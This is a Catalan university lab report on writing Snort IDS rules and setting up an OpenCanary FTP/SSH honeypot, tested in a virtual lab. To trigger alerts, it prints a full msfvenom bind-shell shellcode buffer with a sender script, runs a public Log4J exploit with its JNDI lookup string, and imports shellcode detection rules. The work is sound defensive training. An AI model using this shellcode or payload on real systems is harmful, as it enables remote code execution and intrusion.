

Universitat de Lleida

IDS i HoneyPots

Seguretat d'Aplicacions i Comunicacions
Grau en Enginyeria Informàtica

Pablo Fraile Alonso

12 de desembre de 2022

Índex

1	IDS	3
1.1	Configuració de regles locals	3
1.1.1	Connexions UDP al port 139	3
1.1.2	Connexions HTTP amb la string <i>Mastercard</i>	5
1.1.3	Accés a pàgines HTTP donada una certa URL	6
1.1.4	Afegir regles per a detectar tcp shellcodes	8
1.2	Comprovar que les regles descarregades detecten certs exploits coneguts	10
1.3	Convertir els fitxers de log a format unified2binary i analitzar-los amb u2spewfoo	12
2	HoneyPot	14
2.1	Configuració de opencanary	14
2.2	HoneyPot de FTP i SSH	17

Índex de figures

1	Infraestructura per a "testejar" el IDS	4
2	IDS detecta missatge enviat via UDP al port 139	4
3	IDS detecta petició HTTP amb string mastercard	5
4	Infraestructura per a "testejar" pàgines http donada una certa URL	6
5	Alerta per trànsit http a la url: www.udl.cat	8
6	Output de la comanda poc.py	11
7	Pàgina Web amb vulnerabilitat de Log4J	11
8	IDS detecta exploit de Log4J	11
9	u2spewfoo amb la captura http mastercard	13
10	Infraestructura per a "testejar" el HoneyPot	17
11	Mail enviat quan s'ha intentat accedir al honeypot	19

1 IDS

Per tal de comprovar el funcionament de les regles, s'ha muntat l'infraestructura de la figura 1 (que serà emprada per tots els apartats exceptuant el de trànsit http a una pàgina web).

A més, recalcar que la comanda emprada per executar snort sempre ha estat:

```
$ snort -q -l <folder-log> -i enp0s3 -A console -c /etc/snort/snort.conf
```

Aquesta comanda ens permet guardar els logs en un fitxer i mostrar les alertes per consola.

1.1 Configuració de regles locals

Totes les regles següents es trobaran guardades a l'arxiu */etc/snort/rules/local.rules*.

1.1.1 Connexions UDP al port 139

La regla per a mostrar una alerta en cas de connexió UDP al port 139 és:

```
alert udp any any -> any 139 ( msg:"UDP port 139 alert"; sid:100001; rev:1;)
```

Si únicament volguéssim mirar les connexions udp al port 139 provinents de l'exterior a la nostra xarxa interna seria:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 139 ( msg:"UDP port 139 alert"; sid:100001; rev:1;)
```

Per tal de comprovar la regla, re-iniciem snort, encenem la màquina Ubuntu Server (192.168.56.102) i executem el següent codi python a la màquina kali (192.168.56.103):

```
import socket
```

```
with socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM) as udp_socket:  
    udp_socket.sendto(b'test', ("192.168.56.102", 139))
```

Al IDS, veiem l'output de la figura 2.




Figura 1: Infraestructura per a "testejar" el IDS

```
12/07-11:07:46.772172  [**] [1:100001:1] UDP port 139 alert [**] [Priority: 0] {UDP} 192.168.56.103:36382 → 192.168.56.102:139
```

Figura 2: IDS detecta missatge enviat via UDP al port 139

1.1.2 Connexions HTTP amb la string *Mastercard*

En aquest cas, s'ha suposat que el servidor http es troba a una xarxa externa, i que el destinatari ha de ser algú connectat a la xarxa interna ¹. Per tant la regla seria la següent:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"HTTP Connection with MasterCard";  
    file_data; content:"Mastercard"; sid:1000002; rev:1;)
```

Si es volgués emprar una Regex, s'hauria de substituir el camp *content* pel camp *pcre* i afegir en aquest la regex.

Per tal de comprovar la regla, configurem a la màquina kali (192.168.56.103) un servidor http:

```
$ sudo python -m http.server 80
```


A continuació, creem un arxiu *mastercard.html* que inclogui la string *mastercard*:

```
<html>  
  <body>  
    mastercard Mastercard MasterCard  
  </body>  
</html>
```

Desde la màquina Ubuntu Server (192.168.56.102) emprem la comanda *curl* per tal d'obtenir l'arxiu *mastercard.html*:

```
$ curl -4 192.168.56.103/mastercard.html
```

A l'IDS veiem l'output de la figura 3



```
12/07-12:27:31.176252  [**] [1:1000002:1] HTTP Connection with MasterCard [**] [Priority: 0] {TCP} 192.168.56.103:80 →  
192.168.56.102:36522
```

Figura 3: IDS detecta petició HTTP amb string *mastercard*

¹ja que té sentit que vulguem ser alertats en cas de que algun treballador/usuari estigui fent compres o bé accedint a un lloc maliciós on demanen una targeta de crèdit

1.1.3 Accés a pàgines HTTP donada una certa URL

Tal i com tenim l'infraestructura actual (figura 1) no podem fer aquest exercici ja que cap de les màquines té connexió a internet. Per tant, hi han dues opcions:

1. Emprar [l'imatge de snort per a docker](#) i llençar un contenidor que analitzi l'interfície wlo1 (Interfície WiFi del meu portàtil).
2. Canviar l'infraestructura a una similar a la figura 4.

S'han provat les dues opcions i s'ha vist que la més viable ha estat la segona (canviar l'infraestructura). Amb la primera sol·lució hi han hagut certs problemes amb les regles ² i a més, a nivell personal, es prefereix emprar sempre la mateixa màquina virtual com a IDS.




Figura 4: Infraestructura per a "testejar" pàgines http donada una certa URL

Per aconseguir que l'esquema de la figura 4 ens funcioni, hem de fer els següents canvis:

- Habilitar ip forwarding (IDS):

²Únicament detectava les peticions http via curl

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Si volem que el canvi sigui persistent:

```
# echo "net.ipv4.ip_forward = 1" > /etc/sysctl.conf
```

- Habilitar masquerade a firewallld (IDS):

```
# firewall-cmd --zone=public --add-masquerade --permanent
```

- Habilitar ip forwarding (Portàtil/PC) (Mateixos passos que el IDS).
- Fer que la ruta per defecte de la màquina Ubuntu (192.168.56.105) sigui el IDS (192.168.56.104):

```
$ sudo ip route add default via 192.168.56.104
```

- Afegir un servidor DNS per defecte a la màquina Ubuntu (emprarem els servidors de cloudflare):

```
$ sudo vim /etc/resolv.conf
```

Afegir:

```
nameserver 1.1.1.1
```

Un cop configurada la xarxa, decidim que el IDS faci saltar una alerta cada cop que algú accedeix a la pàgina de la UdL (www.udl.cat) . Afegim la següent regla que comprova que a les headers http hi ha el contingut www.udl.cat (normalment es trobarà la string: **Host: *www.udl.cat***):

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (content:"www.udl.cat";http_header; sid:1000010;  
rev:1;msg:"UdL webpage detected";)
```

En aquest cas no s'ha decidit emprar la variable `HTTP_PORTS` ja que sinó també detectaria tot el trànsit `https`. A més, no s'ha filtrat per la ip assignada a `www.udl.cat` ja que alguns serveis (no específicament aquest) poden emprar dns dinàmic, fent que la ip associada variï cada x període de temps.

Per tal de comprovar la regla, la màquina Ubuntu (192.168.56.105) es connectarà a: <http://www.udl.cat> i a l'IDS es veurà l'alerta de la figura 5.

```
12/08-11:05:45.805867  [**] [1:1000010:1] Udl webpage detected [**] [Priority: 0] {T
CP} 192.168.56.105:48042 → 193.144.10.141:80
12/08-11:05:45.933906  [**] [1:1000010:1] Udl webpage detected [**] [Priority: 0] {T
CP} 192.168.56.105:48056 → 193.144.10.141:80
12/08-11:05:46.810360  [**] [1:1000010:1] Udl webpage detected [**] [Priority: 0] {T
CP} 192.168.56.105:48056 → 193.144.10.141:80
```

Figura 5: Alerta per trànsit http a la url: `www.udl.cat`

1.1.4 Afegir regles per a detectar tcp shellcodes

S'observen varies regles a l'arxiu *community.rules* que tenen a veure amb shellcodes per a linux. Es poden afegir a l'arxiu *local.rules* amb la comanda:

```
$ cat community.rules | grep INDICATOR-SHELLCODE >> /etc/snort/rules/local.rules
```

Un cop afegides a l'arxiu de regles locals, es descomenten les regles que es trobin comentades.

A les proves que s'han fet amb metasploit (s'han executat sobretot reverse shells i el exploit per a la màquina relevant de la pràctica 4), el IDS no ha capturat cap alerta. El motiu pot ser que metasploit empri uns shellcodes que no es troben encara a l'arxiu *community.rules*.

Tot i això, s'ha creat un payload amb *msfvenom* a mà i s'ha enviat per el port 130 mitjançant udp i s'ha detectat l'alerta. Els passos a seguir són:

A Kali Linux, creem un payload amb la comanda:

```
$ msfvenom -p linux/x86/shell/bind_tcp LHOST=192.168.54.104 LPORT=911 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
```



```
[ - ] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 111 bytes
Final size of python file: 565 bytes
buf = b""
buf += b"\x6a\x7d\x58\x99\xb2\x07\xb9\x00\x10\x00\x00\x89"
buf += b"\xe3\x66\x81\xe3\x00\xf0\xcd\x80\x31\xdb\xf7\xe3"
buf += b"\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80\x51"
buf += b"\x6a\x04\x54\x6a\x02\x6a\x01\x50\x97\x89\xe1\x6a"
buf += b"\x0e\x5b\x6a\x66\x58\xcd\x80\x89\xf8\x83\xc4\x14"
buf += b"\x59\x5b\x5e\x52\x68\x02\x00\x03\x8f\x6a\x10\x51"
buf += b"\x50\x89\xe1\x6a\x66\x58\xcd\x80\xd1\xe3\xb0\x66"
buf += b"\xcd\x80\x57\x43\xb0\x66\x89\x51\x04\xcd\x80\x93"
buf += b"\xb6\x0c\xb0\x03\xcd\x80\x87\xdf\x5b\xb0\x17\xcd"
buf += b"\x80\xff\xe1"
```

Copiem el buf (payload) a un fitxer python similar al que hem emprat a la secció 1.1.1:

```
import socket
```

```
buf = b""
buf += b"\x6a\x7d\x58\x99\xb2\x07\xb9\x00\x10\x00\x00\x89"
buf += b"\xe3\x66\x81\xe3\x00\xf0\xcd\x80\x31\xdb\xf7\xe3"
buf += b"\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80\x51"
buf += b"\x6a\x04\x54\x6a\x02\x6a\x01\x50\x97\x89\xe1\x6a"
buf += b"\x0e\x5b\x6a\x66\x58\xcd\x80\x89\xf8\x83\xc4\x14"
buf += b"\x59\x5b\x5e\x52\x68\x02\x00\x03\x8f\x6a\x10\x51"
buf += b"\x50\x89\xe1\x6a\x66\x58\xcd\x80\xd1\xe3\xb0\x66"
buf += b"\xcd\x80\x57\x43\xb0\x66\x89\x51\x04\xcd\x80\x93"
buf += b"\xb6\x0c\xb0\x03\xcd\x80\x87\xdf\x5b\xb0\x17\xcd"
buf += b"\x80\xff\xe1"
```

```
with socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM) as udp_socket:
    udp_socket.sendto(buf, ("192.168.56.102", "130"))
```

Al IDS veiem la següent alerta:

```
12/12-12:00:05.020977  [**] [1:650:15] INDICATOR-SHELLCODE x86 setuid 0 [**] [Classification:
A system call was detected] [Priority: 2] {UDP} 192.168.56.103:58288 -> 192.168.56.102:130
```

1.2 Comprovar que les regles descarregades detecten certs exploits coneguts

Tal i com s'ha dit a la secció 1.1.4, els shellcodes carregats no van funcionar amb metasploit, per això (i veient que a l'arxiu */etc/snort/rules/server-webapp.rules* hi havia una regla per a log4j) es va provar [el conegut exploit de Log4J](#).

Per tal de provar el exploit s'emprarà la xarxa de la figura 1. A més, caldran fer els següents canvis:

1. Instal·lar docker a la màquina Ubuntu (192.168.56.102) per tal de poder executar un contenidor amb la pàgina web vulnerable proporcionada [per kozmer \(usuari de github\)](#).
2. Descarregar a Kali Linux (192.168.56.103) l'exploit de kozmer (mateix repositori de github que l'imatge de docker).

Un cop fet això, executem el servidor web a la màquina ubuntu mitjançant la comanda:

```
# construim imatge de docker
$ docker build -t log4j-shell-poc

# executem un contenidor amb l'imatge anterior
$ sudo docker run --network host log4j-shell-poc
```

A Kali Linux, executem el exploit amb la comanda:

```
$ python poc.py --userip 192.168.56.105 --webport 8080 --lport 9001
```

Veurem un output similar al de la figura 6. Copiem el missatge *Send me* i amb un navegador accedim a la pàgina *http://192.168.56.105:8080*.

A la pàgina web (figura 7), peguem el text anterior i a la contrasenya fem qualsevol combinació de caràcters.

Un cop s'hagi pressionat el botó *login*, snort hauria de mostrar una alerta similar a la de la figura 8.

```
(kali㉿kali)-[~]  
$ python poc.py --userip 192.168.56.105 --webport 8080 --lport 9001  
  
[!] CVE: CVE-2021-44228  
[!] Github repo: https://github.com/kozmer/log4j-shell-poc  
  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
[+] Exploit java class created success  
[+] Setting up LDAP server  
  
[+] Send me: ${jndi:ldap://192.168.56.105:1389/a}  
[+] Starting Webserver on port 8080 http://0.0.0.0:8080  
  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true  
Listening on 0.0.0.0:1389
```

Figura 6: Output de la comanda poc.py




Figura 7: Pàgina Web amb vulnerabilitat de Log4J

```
12/07-11:02:25.430383  [**] [1:58734:4] SERVER-OTHER Apache Log4j logging remote code execution attempt [**] [Classification: Attempted User Privilege Gain] [P  
riority: 1] {TCP} 192.168.56.103:53134 → 192.168.56.105:8080
```

Figura 8: IDS detecta exploit de Log4J

1.3 Convertir els fitxers de log a format unified2binary i analitzar-los amb u2spewfoo

No s'ha aconseguit trobar una eina que converteixi un arxiu en format .pcap a unified binary ³.

La sol·lució ha sigut guardar els nous arxius de log amb format unified2binary. Per això s'han hagut de descomentar les següents línies de l'arxiu de configuració (/etc/snort/snort.conf):

```
# unified2
# Recommended for most installs
output unified2: filename merged.log, limit 128, nostamp,
                  mpls_event_types, vlan_event_types
# Additional configuration for specific types of installs
output alert_unified2: filename snort.alert, limit 128, nostamp
output log_unified2: filename snort.log, limit 128, nostamp
```

A partir d'aquí, es repeteixen totes les proves anteriors per tal d'aconseguir una nova captura amb format Unified 2.

Veiem que si emprem l'eina *u2spewfoo* ens mostra informació sobre els paquets útils de la captura (els que han fet saltar una alerta a snort) i el seu contingut (figura 9). Si es volen analitzar totes les captures, venen adjuntades al *tarball* entregat.

³tot i que sí que s'ha aconseguit una eina que converteix un arxiu en format unified binary a pcap ([u2boat](#)).

```
[root@ids log_http]# u2spewfoo snort.log

Packet
    sensor id: 0      event id: 1      event second: 1670432534
    packet second: 1670432534      packet microsecond: 465635
    linktype: 1      packet_length: 130
[  0] 08 00 27 52 C0 AA 08 00 27 22 46 4F 08 00 45 00  ..'R....'"FO..E.
[ 16] 00 74 0D A8 40 00 40 06 3A BE C0 A8 38 67 C0 A8  .t..@..@.:...8g..
[ 32] 38 66 00 50 C7 B2 5F D9 94 6D 92 E3 12 AB 80 19  8f.P.._..m.....
[ 48] 01 FD 15 F3 00 00 01 01 08 0A C7 29 89 26 A0 3B  .....).&;
[ 64] 80 EB 3C 68 74 6D 6C 3E 0A 3C 62 6F 64 79 3E 0A  ..<html>.<body>.
[ 80] 6D 61 73 74 65 72 63 61 72 64 20 4D 61 73 74 65  mastercard Maste
[ 96] 72 63 61 72 64 20 4D 61 73 74 65 72 43 61 72 64  rcard MasterCard
[112] 0A 3C 2F 62 6F 64 79 3E 0A 3C 2F 68 74 6D 6C 3E  .</body>.</html>
[128] 0A 0A  ..

[root@ids log_http]#
```

Figura 9: u2spewfoo amb la captura http mastercard

2 HoneyPot

Afegeix serveis a opencanary i prova com pot enganyar als atacants.

2.1 Configuració de opencanary

S'ha configurat opencanary per tal de:

- Crear un honeypot per a FTP (línia 6, 7 i 8).
- Enviar un correu cada cop que l'atacant intenta connectar-se a qualsevol servei (línia 36 a 44).
- Crear un honeypot per a SSH (línia 59, 60 i 61).
- Tots els demés serveis es troben desactivats i la resta d'arxiu de configuració es la que bé per defecte.

```
1  {
2    "device.node_id": "opencanary-1",
3    "ip.ignorelist": [ ],
4    "git.enabled": false,
5    "git.port" : 9418,
6    "ftp.enabled": true,
7    "ftp.port": 21,
8    "ftp.banner": "FTP server ready",
9    "http.banner": "Apache/2.2.22 (Ubuntu)",
10   "http.enabled": false,
11   "http.port": 80,
12   "http.skin": "nasLogin",
13   "httpproxy.enabled" : false,
14   "httpproxy.port": 8080,
15   "httpproxy.skin": "squid",
16   "logger": {
17     "class": "PyLogger",
18     "kwargs": {
19       "formatters": {
20         "plain": {
21           "format": "%(message)s"
22         },
23         "syslog_rfc": {
24           "format": "opencanaryd[% (process)-5s:% (thread)d]: %(name)s %(levelname)-5s %(message)s"
25         }
26       }
27     }
28   }
29 }
```

```
26         },
27         "handlers": {
28             "console": {
29                 "class": "logging.StreamHandler",
30                 "stream": "ext://sys.stdout"
31             },
32             "file": {
33                 "class": "logging.FileHandler",
34                 "filename": "/var/tmp/opencanary.log"
35             },
36             "SMTP": {
37                 "class": "logging.handlers.SMTPHandler",
38                 "mailhost": ["smtp-mail.outlook.com", 587],
39                 "fromaddr": "kvmloversfovers@hotmail.com",
40                 "toaddrs": ["pablofrailealonso@gmail.com"],
41                 "subject": "OpenCanary Alert",
42                 "credentials": ["kvmloversfovers@hotmail.com", "PutYourPasswordHere"],
43                 "secure" : []
44             }
45         }
46     }
47 },
48 "portscan.enabled": false,
49 "portscan.ignore_localhost": false,
50 "portscan.logfile": "/var/log/kern.log",
51 "portscan.synrate": 5,
52 "portscan.nmaposrate": 5,
53 "portscan.lorate": 3,
54 "smb.auditfile": "/var/log/samba-audit.log",
55 "smb.enabled": false,
56 "mysql.enabled": false,
57 "mysql.port": 3306,
58 "mysql.banner": "5.5.43-0ubuntu0.14.04.1",
59 "ssh.enabled": true,
60 "ssh.port": 22,
61 "ssh.version": "SSH-2.0-OpenSSH_5.1p1 Debian-4",
62 "redis.enabled": false,
63 "redis.port": 6379,
64 "rdp.enabled": false,
65 "rdp.port": 3389,
66 "sip.enabled": false,
67 "sip.port": 5060,
68 "snmp.enabled": false,
69 "snmp.port": 161,
70 "ntp.enabled": false,
```

```
71     "ntp.port": 123,
72     "tftp.enabled": false,
73     "tftp.port": 69,
74     "tcpbanner.maxnum":10,
75     "tcpbanner.enabled": false,
76     "tcpbanner_1.enabled": false,
77     "tcpbanner_1.port": 8001,
78     "tcpbanner_1.datareceivedbanner": "",
79     "tcpbanner_1.initbanner": "",
80     "tcpbanner_1.alertstring.enabled": false,
81     "tcpbanner_1.alertstring": "",
82     "tcpbanner_1.keep_alive.enabled": false,
83     "tcpbanner_1.keep_alive_secret": "",
84     "tcpbanner_1.keep_alive_probes": 11,
85     "tcpbanner_1.keep_alive_interval":300,
86     "tcpbanner_1.keep_alive_idle": 300,
87     "telnet.enabled": false,
88     "telnet.port": 23,
89     "telnet.banner": "",
90     "telnet.honeycreds": [
91         {
92             "username": "admin",
93             "password": "$pbkdf2-sha512$19000$b61NaY3xvjd6yB1j7N37Xw$d6rmBqqWa1okTCpN3QEmeo9j5DuV2u1EuVFD8Di0GxNiM64To50",
94         },
95         {
96             "username": "admin",
97             "password": "admin1"
98         },
99         {
100             "username": "admin",
101             "password": "admin"
102         }
103     ],
104     "mssql.enabled": false,
105     "mssql.version": "2012",
106     "mssql.port":1433,
107     "vnc.enabled": false,
108     "vnc.port":5000
109 }
```

2.2 HoneyPot de FTP i SSH

Per tal de comprovar que la configuració de opencanary era correcta, s'ha creat l'infraestructura de la figura 10 a VirtualBox.



Figura 10: Infraestructura per a "testejar" el HoneyPot

Per tal d'analitzar els serveis del honeypot, s'ha emprat la comanda nmap, que mostra que la màquina té habilitats els serveis de ftp i ssh:

```
(kali~kali)-[~]
└─$ nmap -A 192.168.56.105
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-06 06:33 EST
Nmap scan report for 192.168.56.105
Host is up (0.0011s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd (before 2.0.8) or WU-FTPD
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   1024 ae407f5abf58db351be358fd4a4c406a (DSA)
|_  2048 c6835f657bcab5037c332163c8b91872 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.23 seconds
```

Quan s'intenta accedir al servei ftp es mostra error en el login amb qual-sevol credencial. En canvi, ssh mostra un error per defecte (couldn't match

all kex parts)⁴.

```
(kali~kali)-[~]  
└─$ ftp admin@192.168.56.105  
Connected to 192.168.56.105.  
220 FTP server ready  
331 Password required for admin.  
Password:  
530 Sorry, Authentication failed.  
ftp: Login failed  
ftp> quit  
221 Goodbye.  
  
(kali~kali)-[~]  
└─$ ssh admin@192.168.56.105  
Received disconnect from 192.168.56.105 port 22:3: couldn't match all kex parts  
Disconnected from 192.168.56.105 port 22
```

Mentre l'atacant pensa que ha introduït unes credencials errònies, als administradors del honeypot ens ha arribat un correu indicant que s'ha intentat accedir al servei ssh i ftp (figura 11). Aquest avís ens permetrà saber que segurament tinguem un atacant a la xarxa, i prendre mesures per a expulsar-lo i prevenir més danys dels que ha pogut ocasionar.

⁴Sembla ser que aquest és un *bug* de opencanary, es pot saber més a la [issue del repositori](#)

